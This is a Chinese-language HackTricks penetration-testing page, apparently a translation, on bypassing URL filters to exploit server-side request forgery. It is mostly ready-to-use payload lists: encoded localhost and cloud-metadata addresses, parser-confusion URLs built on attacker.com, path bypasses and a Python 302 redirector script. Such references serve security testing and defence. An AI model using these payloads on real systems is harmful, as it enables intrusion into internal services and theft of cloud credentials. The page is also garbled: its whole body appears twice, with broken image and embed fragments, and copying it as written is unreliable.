> For the complete documentation index, see [llms.txt](https://hacktricks.xsx.tw/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacktricks.xsx.tw/pentesting-web/ssrf-server-side-request-forgery/url-format-bypass.md).
# URL Format Bypass
从零开始学习AWS黑客技术,成为专家 htARTE(HackTricks AWS Red Team Expert)!
支持HackTricks的其他方式:
* 如果您想看到您的**公司在HackTricks中做广告**或**下载PDF格式的HackTricks**,请查看[**订阅计划**](https://github.com/sponsors/carlospolop)!
* 获取[**官方PEASS & HackTricks周边产品**](https://peass.creator-spring.com)
* 发现[**PEASS家族**](https://opensea.io/collection/the-peass-family),我们的独家[**NFTs**](https://opensea.io/collection/the-peass-family)收藏品
* **加入** 💬 [**Discord群**](https://discord.gg/hRep4RUj7f) 或 [**电报群**](https://t.me/peass) 或在**Twitter**上关注我们 🐦 [**@carlospolopm**](https://twitter.com/hacktricks_live)**。**
* 通过向[**HackTricks**](https://github.com/carlospolop/hacktricks)和[**HackTricks Cloud**](https://github.com/carlospolop/hacktricks-cloud) github仓库提交PR来分享您的黑客技巧。
**Try Hard Security Group**
 {% embed url="" %}
***
### 本地主机
```bash
# Localhost
http://127.0.0.1:80
http://127.0.0.1:443
http://127.0.0.1:22
http://127.1:80
http://127.000000000000000.1
http://0
http:@0/ --> http://localhost/
http://0.0.0.0:80
http://localhost:80
http://[::]:80/
http://[::]:25/ SMTP
http://[::]:3128/ Squid
http://[0000::1]:80/
http://[0:0:0:0:0:ffff:127.0.0.1]/thefile
http://①②⑦.⓪.⓪.⓪
# CDIR bypass
http://127.127.127.127
http://127.0.1.3
http://127.0.0.0
# Dot bypass
127。0。0。1
127%E3%80%820%E3%80%820%E3%80%821
# Decimal bypass
http://2130706433/ = http://127.0.0.1
http://3232235521/ = http://192.168.0.1
http://3232235777/ = http://192.168.1.1
# Octal Bypass
http://0177.0000.0000.0001
http://00000177.00000000.00000000.00000001
http://017700000001
# Hexadecimal bypass
127.0.0.1 = 0x7f 00 00 01
http://0x7f000001/ = http://127.0.0.1
http://0xc0a80014/ = http://192.168.0.20
0x7f.0x00.0x00.0x01
0x0000007f.0x00000000.0x00000000.0x00000001
# Add 0s bypass
127.000000000000.1
# You can also mix different encoding formats
# https://www.silisoftware.com/tools/ipconverter.php
# Malformed and rare
localhost:+11211aaa
localhost:00011211aaaa
http://0/
http://127.1
http://127.0.1
# DNS to localhost
localtest.me = 127.0.0.1
customer1.app.localhost.my.company.127.0.0.1.nip.io = 127.0.0.1
mail.ebc.apple.com = 127.0.0.6 (localhost)
127.0.0.1.nip.io = 127.0.0.1 (Resolves to the given IP)
www.example.com.customlookup.www.google.com.endcustom.sentinel.pentesting.us = Resolves to www.google.com
http://customer1.app.localhost.my.company.127.0.0.1.nip.io
http://bugbounty.dod.network = 127.0.0.2 (localhost)
1ynrnhl.xip.io == 169.254.169.254
spoofed.burpcollaborator.net = 127.0.0.1
```
%20\(1\)%20\(1\).png?alt=media)
**Burp扩展** [**Burp-Encode-IP**](https://github.com/e1abrador/Burp-Encode-IP) 实现了IP格式绕过。
### 域名解析器
```bash
https:attacker.com
https:/attacker.com
http:/\/\attacker.com
https:/\attacker.com
//attacker.com
\/\/attacker.com/
/\/attacker.com/
/attacker.com
%0D%0A/attacker.com
#attacker.com
#%20@attacker.com
@attacker.com
http://169.254.1698.254\@attacker.com
attacker%00.com
attacker%E3%80%82com
attacker。com
ⒶⓉⓉⒶⒸⓀⒺⓡ.Ⓒⓞⓜ
```
```
① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ ⑪ ⑫ ⑬ ⑭ ⑮ ⑯ ⑰ ⑱ ⑲ ⑳ ⑴ ⑵ ⑶ ⑷ ⑸ ⑹ ⑺ ⑻ ⑼ ⑽ ⑾
⑿ ⒀ ⒁ ⒂ ⒃ ⒄ ⒅ ⒆ ⒇ ⒈ ⒉ ⒊ ⒋ ⒌ ⒍ ⒎ ⒏ ⒐ ⒑ ⒒ ⒓ ⒔ ⒕ ⒖ ⒗
⒘ ⒙ ⒚ ⒛ ⒜ ⒝ ⒞ ⒟ ⒠ ⒡ ⒢ ⒣ ⒤ ⒥ ⒦ ⒧ ⒨ ⒩ ⒪ ⒫ ⒬ ⒭ ⒮ ⒯ ⒰
⒱ ⒲ ⒳ ⒴ ⒵ Ⓐ Ⓑ Ⓒ Ⓓ Ⓔ Ⓕ Ⓖ Ⓗ Ⓘ Ⓙ Ⓚ Ⓛ Ⓜ Ⓝ Ⓞ Ⓟ Ⓠ Ⓡ Ⓢ Ⓣ
Ⓤ Ⓥ Ⓦ Ⓧ Ⓨ Ⓩ ⓐ ⓑ ⓒ ⓓ ⓔ ⓕ ⓖ ⓗ ⓘ ⓙ ⓚ ⓛ ⓜ ⓝ ⓞ ⓟ ⓠ ⓡ ⓢ
ⓣ ⓤ ⓥ ⓦ ⓧ ⓨ ⓩ ⓪ ⓫ ⓬ ⓭ ⓮ ⓯ ⓰ ⓱ ⓲ ⓳ ⓴ ⓵ ⓶ ⓷ ⓸ ⓹ ⓺ ⓻ ⓼ ⓽ ⓾ ⓿
```
### 域名混淆
```bash
# Try also to change attacker.com for 127.0.0.1 to try to access localhost
# Try replacing https by http
# Try URL-encoded characters
https://{domain}@attacker.com
https://{domain}.attacker.com
https://{domain}%6D@attacker.com
https://attacker.com/{domain}
https://attacker.com/?d={domain}
https://attacker.com#{domain}
https://attacker.com@{domain}
https://attacker.com#@{domain}
https://attacker.com%23@{domain}
https://attacker.com%00{domain}
https://attacker.com%0A{domain}
https://attacker.com?{domain}
https://attacker.com///{domain}
https://attacker.com\{domain}/
https://attacker.com;https://{domain}
https://attacker.com\{domain}/
https://attacker.com\.{domain}
https://attacker.com/.{domain}
https://attacker.com\@@{domain}
https://attacker.com:\@@{domain}
https://attacker.com#\@{domain}
https://attacker.com\anything@{domain}/
https://www.victim.com(\u2044)some(\u2044)path(\u2044)(\u0294)some=param(\uff03)hash@attacker.com
# On each IP position try to put 1 attackers domain and the others the victim domain
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
#Parameter pollution
next={domain}&next=attacker.com
```
### 路径和扩展名绕过
如果要求URL必须以路径或扩展名结尾,或必须包含路径,您可以尝试以下绕过方法之一:
```
https://metadata/vulerable/path#/expected/path
https://metadata/vulerable/path#.extension
https://metadata/expected/path/..%2f..%2f/vulnerable/path
```
### Fuzzing
工具[**recollapse**](https://github.com/0xacb/recollapse)可以生成给定输入的变体,尝试绕过使用的正则表达式。查看[**此文章**](https://0xacb.com/2022/11/21/recollapse/)获取更多信息。
### 通过重定向绕过
可能服务器正在**过滤 SSRF 的原始请求**,但**不过滤**该请求的可能**重定向**响应。\
例如,一个容易受到 SSRF 影响的服务器,如:`url=https://www.google.com/` 可能正在**过滤 url 参数**。但如果您使用一个[python 服务器响应 302](https://pastebin.com/raw/ywAUhFrv)到您想要重定向的位置,您可能能够**访问被过滤的 IP 地址**,如 127.0.0.1,甚至被过滤的**协议**,如 gopher。\
[查看此报告。](https://sirleeroyjenkins.medium.com/just-gopher-it-escalating-a-blind-ssrf-to-rce-for-15k-f5329a974530)
```python
#!/usr/bin/env python3
#python3 ./redirector.py 8000 http://127.0.0.1/
import sys
from http.server import HTTPServer, BaseHTTPRequestHandler
if len(sys.argv)-1 != 2:
print("Usage: {} ".format(sys.argv[0]))
sys.exit()
class Redirect(BaseHTTPRequestHandler):
def do_GET(self):
self.send_response(302)
self.send_header('Location', sys.argv[2])
self.end_headers()
HTTPServer(("", int(sys.argv[1])), Redirect).serve_forever()
```
## 解释的技巧
### 反斜杠技巧

*backslash-trick* 利用了[WHATWG URL标准](https://url.spec.whatwg.org/#url-parsing)和[RFC3986](https://datatracker.ietf.org/doc/html/rfc3986#appendix-B)之间的差异。虽然RFC3986是URI的通用框架,WHATWG专门针对Web URL,并被现代浏览器采用。关键区别在于WHATWG标准将反斜杠(`\`)视为等同于正斜杠(`/`),影响URL的解析方式,特别是标记URL中主机名到路径的转换。
### 其他混淆
.png?alt=media)
图片来源:
## 参考资料
*
*
**Try Hard Security Group**
{% embed url="" %}
{% embed url="" %}
***
### 本地主机
```bash
# Localhost
http://127.0.0.1:80
http://127.0.0.1:443
http://127.0.0.1:22
http://127.1:80
http://127.000000000000000.1
http://0
http:@0/ --> http://localhost/
http://0.0.0.0:80
http://localhost:80
http://[::]:80/
http://[::]:25/ SMTP
http://[::]:3128/ Squid
http://[0000::1]:80/
http://[0:0:0:0:0:ffff:127.0.0.1]/thefile
http://①②⑦.⓪.⓪.⓪
# CDIR bypass
http://127.127.127.127
http://127.0.1.3
http://127.0.0.0
# Dot bypass
127。0。0。1
127%E3%80%820%E3%80%820%E3%80%821
# Decimal bypass
http://2130706433/ = http://127.0.0.1
http://3232235521/ = http://192.168.0.1
http://3232235777/ = http://192.168.1.1
# Octal Bypass
http://0177.0000.0000.0001
http://00000177.00000000.00000000.00000001
http://017700000001
# Hexadecimal bypass
127.0.0.1 = 0x7f 00 00 01
http://0x7f000001/ = http://127.0.0.1
http://0xc0a80014/ = http://192.168.0.20
0x7f.0x00.0x00.0x01
0x0000007f.0x00000000.0x00000000.0x00000001
# Add 0s bypass
127.000000000000.1
# You can also mix different encoding formats
# https://www.silisoftware.com/tools/ipconverter.php
# Malformed and rare
localhost:+11211aaa
localhost:00011211aaaa
http://0/
http://127.1
http://127.0.1
# DNS to localhost
localtest.me = 127.0.0.1
customer1.app.localhost.my.company.127.0.0.1.nip.io = 127.0.0.1
mail.ebc.apple.com = 127.0.0.6 (localhost)
127.0.0.1.nip.io = 127.0.0.1 (Resolves to the given IP)
www.example.com.customlookup.www.google.com.endcustom.sentinel.pentesting.us = Resolves to www.google.com
http://customer1.app.localhost.my.company.127.0.0.1.nip.io
http://bugbounty.dod.network = 127.0.0.2 (localhost)
1ynrnhl.xip.io == 169.254.169.254
spoofed.burpcollaborator.net = 127.0.0.1
```
%20\(1\)%20\(1\).png?alt=media)
**Burp扩展** [**Burp-Encode-IP**](https://github.com/e1abrador/Burp-Encode-IP) 实现了IP格式绕过。
### 域名解析器
```bash
https:attacker.com
https:/attacker.com
http:/\/\attacker.com
https:/\attacker.com
//attacker.com
\/\/attacker.com/
/\/attacker.com/
/attacker.com
%0D%0A/attacker.com
#attacker.com
#%20@attacker.com
@attacker.com
http://169.254.1698.254\@attacker.com
attacker%00.com
attacker%E3%80%82com
attacker。com
ⒶⓉⓉⒶⒸⓀⒺⓡ.Ⓒⓞⓜ
```
```
① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ ⑪ ⑫ ⑬ ⑭ ⑮ ⑯ ⑰ ⑱ ⑲ ⑳ ⑴ ⑵ ⑶ ⑷ ⑸ ⑹ ⑺ ⑻ ⑼ ⑽ ⑾
⑿ ⒀ ⒁ ⒂ ⒃ ⒄ ⒅ ⒆ ⒇ ⒈ ⒉ ⒊ ⒋ ⒌ ⒍ ⒎ ⒏ ⒐ ⒑ ⒒ ⒓ ⒔ ⒕ ⒖ ⒗
⒘ ⒙ ⒚ ⒛ ⒜ ⒝ ⒞ ⒟ ⒠ ⒡ ⒢ ⒣ ⒤ ⒥ ⒦ ⒧ ⒨ ⒩ ⒪ ⒫ ⒬ ⒭ ⒮ ⒯ ⒰
⒱ ⒲ ⒳ ⒴ ⒵ Ⓐ Ⓑ Ⓒ Ⓓ Ⓔ Ⓕ Ⓖ Ⓗ Ⓘ Ⓙ Ⓚ Ⓛ Ⓜ Ⓝ Ⓞ Ⓟ Ⓠ Ⓡ Ⓢ Ⓣ
Ⓤ Ⓥ Ⓦ Ⓧ Ⓨ Ⓩ ⓐ ⓑ ⓒ ⓓ ⓔ ⓕ ⓖ ⓗ ⓘ ⓙ ⓚ ⓛ ⓜ ⓝ ⓞ ⓟ ⓠ ⓡ ⓢ
ⓣ ⓤ ⓥ ⓦ ⓧ ⓨ ⓩ ⓪ ⓫ ⓬ ⓭ ⓮ ⓯ ⓰ ⓱ ⓲ ⓳ ⓴ ⓵ ⓶ ⓷ ⓸ ⓹ ⓺ ⓻ ⓼ ⓽ ⓾ ⓿
```
### 域名混淆
```bash
# Try also to change attacker.com for 127.0.0.1 to try to access localhost
# Try replacing https by http
# Try URL-encoded characters
https://{domain}@attacker.com
https://{domain}.attacker.com
https://{domain}%6D@attacker.com
https://attacker.com/{domain}
https://attacker.com/?d={domain}
https://attacker.com#{domain}
https://attacker.com@{domain}
https://attacker.com#@{domain}
https://attacker.com%23@{domain}
https://attacker.com%00{domain}
https://attacker.com%0A{domain}
https://attacker.com?{domain}
https://attacker.com///{domain}
https://attacker.com\{domain}/
https://attacker.com;https://{domain}
https://attacker.com\{domain}/
https://attacker.com\.{domain}
https://attacker.com/.{domain}
https://attacker.com\@@{domain}
https://attacker.com:\@@{domain}
https://attacker.com#\@{domain}
https://attacker.com\anything@{domain}/
https://www.victim.com(\u2044)some(\u2044)path(\u2044)(\u0294)some=param(\uff03)hash@attacker.com
# On each IP position try to put 1 attackers domain and the others the victim domain
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
#Parameter pollution
next={domain}&next=attacker.com
```
### 路径和扩展名绕过
如果要求URL必须以路径或扩展名结尾,或必须包含路径,您可以尝试以下绕过方法之一:
```
https://metadata/vulerable/path#/expected/path
https://metadata/vulerable/path#.extension
https://metadata/expected/path/..%2f..%2f/vulnerable/path
```
### Fuzzing
工具[**recollapse**](https://github.com/0xacb/recollapse)可以生成给定输入的变体,尝试绕过使用的正则表达式。查看[**此文章**](https://0xacb.com/2022/11/21/recollapse/)获取更多信息。
### 通过重定向绕过
可能服务器正在**过滤 SSRF 的原始请求**,但**不过滤**该请求的可能**重定向**响应。\
例如,一个容易受到 SSRF 影响的服务器,如:`url=https://www.google.com/` 可能正在**过滤 url 参数**。但如果您使用一个[python 服务器响应 302](https://pastebin.com/raw/ywAUhFrv)到您想要重定向的位置,您可能能够**访问被过滤的 IP 地址**,如 127.0.0.1,甚至被过滤的**协议**,如 gopher。\
[查看此报告。](https://sirleeroyjenkins.medium.com/just-gopher-it-escalating-a-blind-ssrf-to-rce-for-15k-f5329a974530)
```python
#!/usr/bin/env python3
#python3 ./redirector.py 8000 http://127.0.0.1/
import sys
from http.server import HTTPServer, BaseHTTPRequestHandler
if len(sys.argv)-1 != 2:
print("Usage: {} ".format(sys.argv[0]))
sys.exit()
class Redirect(BaseHTTPRequestHandler):
def do_GET(self):
self.send_response(302)
self.send_header('Location', sys.argv[2])
self.end_headers()
HTTPServer(("", int(sys.argv[1])), Redirect).serve_forever()
```
## 解释的技巧
### 反斜杠技巧
*backslash-trick* 利用了[WHATWG URL标准](https://url.spec.whatwg.org/#url-parsing)和[RFC3986](https://datatracker.ietf.org/doc/html/rfc3986#appendix-B)之间的差异。虽然RFC3986是URI的通用框架,WHATWG专门针对Web URL,并被现代浏览器采用。关键区别在于WHATWG标准将反斜杠(`\`)视为等同于正斜杠(`/`),影响URL的解析方式,特别是标记URL中主机名到路径的转换。

### 其他混淆
.png?alt=media)
图片来源:
## 参考资料
*
*
**Try Hard Security Group**
{% embed url="" %}
从零开始学习AWS黑客技术,成为专家 htARTE (HackTricks AWS Red Team Expert)!
支持HackTricks的其他方式:
* 如果您想在HackTricks中看到您的公司广告或下载HackTricks的PDF,请查看[**SUBSCRIPTION PLANS**](https://github.com/sponsors/carlospolop)!
* 获取[**官方PEASS & HackTricks周边产品**](https://peass.creator-spring.com)
* 发现[**PEASS Family**](https://opensea.io/collection/the-peass-family),我们独家的[NFTs](https://opensea.io/collection/the-peass-family)收藏品
* **加入** 💬 [**Discord群**](https://discord.gg/hRep4RUj7f) 或 [**电报群**](https://t.me/peass) 或在**Twitter** 🐦 [**@carlospolopm**](https://twitter.com/hacktricks_live)**上关注**我们。
* 通过向[**HackTricks**](https://github.com/carlospolop/hacktricks)和[**HackTricks Cloud**](https://github.com/carlospolop/hacktricks-cloud) github仓库提交PR来分享您的黑客技巧。